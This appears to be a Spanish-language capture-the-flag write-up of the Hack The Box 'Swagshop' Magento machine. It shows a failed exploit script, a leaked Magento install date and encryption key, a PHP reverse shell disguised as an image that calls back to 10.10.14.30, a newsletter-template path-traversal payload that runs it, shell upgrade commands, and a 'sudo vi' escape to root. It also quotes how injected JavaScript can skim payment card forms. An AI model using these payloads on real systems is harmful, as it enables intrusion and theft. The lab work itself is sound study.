  File "/usr/lib/python3/dist-packages/mechanize/_form_controls.py", line 2355, in find_control
    return self._find_control(name, type, kind, id, label, predicate, nr)
  File "/usr/lib/python3/dist-packages/mechanize/_form_controls.py", line 2445, in _find_control
    raise AmbiguityError("more than one control matching " +
mechanize._form_controls.AmbiguityError: more than one control matching name 'login[username]'

(kali㉿kali)-[~/machineshtb/Swagshop]
$
```

cambiamos las siguientes líneas

```
7 # Command-line args
8 target = sys.argv[1]
9 arg = sys.argv[2]
10
11 # Config.
12 username = 'forme'
13 password = 'forme'
14 php_function = 'system' # Note: we can only pass 1 argument to the function
15 install_date = 'Sat, 15 Nov 2014 20:27:57 +0000' # This needs to be the exact date from /app/etc/local.xml
16
17 # POP chain to pivot into call user exec
```

esto lo indica tal cual la ruta

```

* @license http://opensource.org/licenses/afl-3.0.php Academic Free License 3.0
*/
-->
<config>
  <global>
    <install>
      <date>Wed, 08 May 2019 07:23:09 +0000</date>
    </install>
    <crypt>
      <key>b355a9e0cd018d3f7f03607141518419</key>
    </crypt>
  </global>
</config>
```

sin embargo al ejecutar nuevamente nos tira este error.

```
(kali@kali)-[~/machineshtb/Swagshop]->
$ python 37811.py http://swagshop.htb/index.php/admin/ "uname-a"
Traceback (most recent call last):
  File "/home/kali/machineshtb/Swagshop/37811.py", line 62, in <module>
    url = re.search("ajaxBlockUrl = \'(.*)\'", content)
  File "/usr/lib/python3.10/re.py", line 200, in search
    return _compile(pattern, flags).search(string)
TypeError: cannot use a string pattern on a bytes-like object


(kali@kali)-[~/machineshtb/Swagshop]
```

Como no se soluciono buscamos otro metodo **plugin malicioso o attack froghopper**
<https://www.foregenix.com/blog/anatomy-of-a-magento-attack-froghopper>

Aparece parte de lo que ya tenemos pero con otro parte adicional

Compromise

The Magento system is a Content Management System (CMS) and therefore allows administrators to change the content of the site, including adding new products but also changing the design of pages. The CMS also enables the administrator to directly edit the HTML code of the pages, which means our attacker can not only delete content but add content too; including malicious scripts. Illustrations 6 & 7 show an example of this type of attack where a JavaScript insert has been placed in the footer section, which is then loaded on every page. In this example, a JavaScript alert box is triggered, but a JavaScript could be inserted which scrapes form data, such as from a payment card details form, and forwards it to a third party.



aca nos dice que tenemos que tener el template configurado

Illustration 8: Screenshot of the Magento "Template Settings" box from Magento 1.9.3.2


Now the attacker proceeds to the Magento "Newsletter Templates" section and creates a new newsletter template. The Magento system allows the administrator to include blocks of template code into their newsletters so, for example, they can add the "newsletter signup" module into the newsletter by including the following code snippet:

```
{{block type="core/template" template="newsletter/subscribe.phtml"}}
```


The file "subscribe.phtml" would be found in the "app/design/frontend/base/default/frontend/base/default/template/newsletter" path so the newsletter will default to the "app/design/frontend/base/default/frontend/base/default/template" path. However, by modifying this template path, the attacker can point to their previously uploaded file in the "media/catalog/category" directory. In the example below, the uploaded file was named "h1.jpg" so the appropriate reference would be:

```
{{block type='core/template' template='../.../.../.../media/catalog/category/h1.jpg'}}
```

vamos a system - configuration y develoment



Damos en si Template settings y guardar cambios



Si vamos a catalogo y manejo de categorias podemos subir parce un imagen

Dashboard Sales **Catalog** Mobile Customers Promotions Newsletter CMS Reports System

Your web server is configured incorrectly. As a result, configuration files with sensitive information are accessible from the outside. Please contact your hosting provider.

Latest Message: MagentoLive Europe 2019 [Read details](#)

One or more of the Indexes are not up to date: Product Attributes, Product Prices, Catalog URL Rewrites, Product Flat Data, Category Flat Data, Category Products, Catalog Search Index Management and rebuild required indexes.

Categories

- + Add Root Category
- + Add Subcategory
- [Collapse All](#) | [Expand All](#)
- Default Category (3)

New Root Category

General Information Display Settings Custom Design Category Products

General Information

Name *

Is Active * No

Thumbnail Image [Browse...](#) No file selected.

Description


entonces creamos una reverse shell con extension php y png
usamos la de pentest monkey
nano reverse.php.png

```
(kali@kali)-[~/machineshtb/Swagshop]
$ cat reverse.php.png

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net


set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.30'; // You have changed this
$port = 1234; // And this
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

subimos el archivo



Name *	<input type="text" value="reverseshell"/>
Is Active *	<input type="text" value="No"/>
Thumbnail Image	<input type="button" value="Browse..."/> No file selected.
Description	<div><div>WYSIWYG Editor</div></div>
Image	<input type="button" value="Browse..."/> reverse.php.png

SI le damos click derecho y copiamos el link de php.png nos lleva a un sitio



http://swagshop.htb/skin/adminhtml/default/default/images/side_col_bg.gif

vamos a newtseler newtseler template y vamos a añadir nuevo template

The file “subscribe.phtml” would be found in the “`app/design/frontend/base/default/frontend/base/default/template/newsletter`” path so the newsletter will default to the “`app/design/frontend/base/default/frontend/base/default/template`” path. However, by modifying this template path, the attacker can point to their previously uploaded file in the “`media/catalog/category`” directory. In the example below, the uploaded file was named “`h1.jpg`” so the appropriate reference would be:

```
{{block type='core/template' template='.././.././.././.././.././media/catalog/category/reverse.php.png'}}
```

15/18

damos a save template luego lo seleccionamos y vamos a preview template



management and require required indexes.

Newsletter Templates Add New Template


Page 1 of 1 pages | View 20 per page | Total 1 records found Reset Filter Search

ID	Template Name	Date Added	Date Updated	Subject	Sender	Template Type	Action
		From: <input type="text"/> To: <input type="text"/>	From: <input type="text"/> To: <input type="text"/>			<input type="text"/>	
1	shell	3 Oct 2023 04:15:18	3 Oct 2023 04:15:18	shell	CustomerSupport [support@example.com]	html	<input type="text"/>

management and require required indexes.


Edit Newsletter Template Back Reset Convert to Plain Text Preview Template Delete Template Save As Save Template

sin embargo todavia no tenemos una shell



validando son 6 path traversal

{{block type='core/template' template='.././.././.././../media/catalog/category/reverse.php.png'}}



mejoramos nuestra shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
export TERM=xterm
```

```
oprimimos Ctrl + Z
```

```
luego en nuestro kali utilizamos
```

```
stty raw -echo; fg
```

```
y luego en victima
```

```
stty rows 38 columns 116
```

sin embargo como parece no tenemos python hacemos lo siguiente con bash

```
script /dev/null -c bash
```

```
ctrl +z
```

```
stty raw -echo; fg
reset xterm
echo $TERM
export TERM=xterm
echo $TERM
en my kali hacemos esto para ver proporcioens
stty size
en victima
stty rows 45 columns 174
```

```
www-data@swagshop:/$ echo $TERM
dumb
www-data@swagshop:/$ export TERM=xterm
www-data@swagshop:/$ echo $TERM
xterm
www-data@swagshop:/$
```

```
(kali@kali)-[~/machineshtb/Swagshop]
$ stty size
38 167

(kali@kali)-[~/machineshtb/Swagshop]
$
```

```
www-data@swagshop:/$ ls
bin boot dev etc home initrd.img old
www-data@swagshop:/$ whoami
www-data
www-data@swagshop:/$ stty rows 38 columns 174
```

#####escala de privilegios sudoers vi

#####

buscamos la foma de escalar y vemos que parece tener un sudores de vi para el archivo /var/www/html

```
user.txt
www-data@swagshop:/home/haris$ sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
www-data@swagshop:/home/haris$
```

buscamos en gtobins

Shell File write File read Sudo

Modern Unix systems run `vim` binary when `vi` is called.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) `vi -c '!/bin/sh' /dev/null`

debemos usar `vi -c '!/bin/sh' /dev/null` sin embargo recordemos que es para `/var/www/html`

entonces la logica dice usar `vi` en esta ruta y tendremos una shell

`sudo /usr/bin/vi /var/www/html/ -c '!/bin/sh' /dev/null`

```
www-data@swagshop:/home/haris$ sudo /usr/bin/vi /var/www/html/ -c '!/bin/sh' /dev/null
2 files to edit

# ^[[2;1R
/bin/sh: 1: ot found
/bin/sh: 1: 1R: not found
# id
uid=0(root) gid=0(root) groups=0(root)
# █
```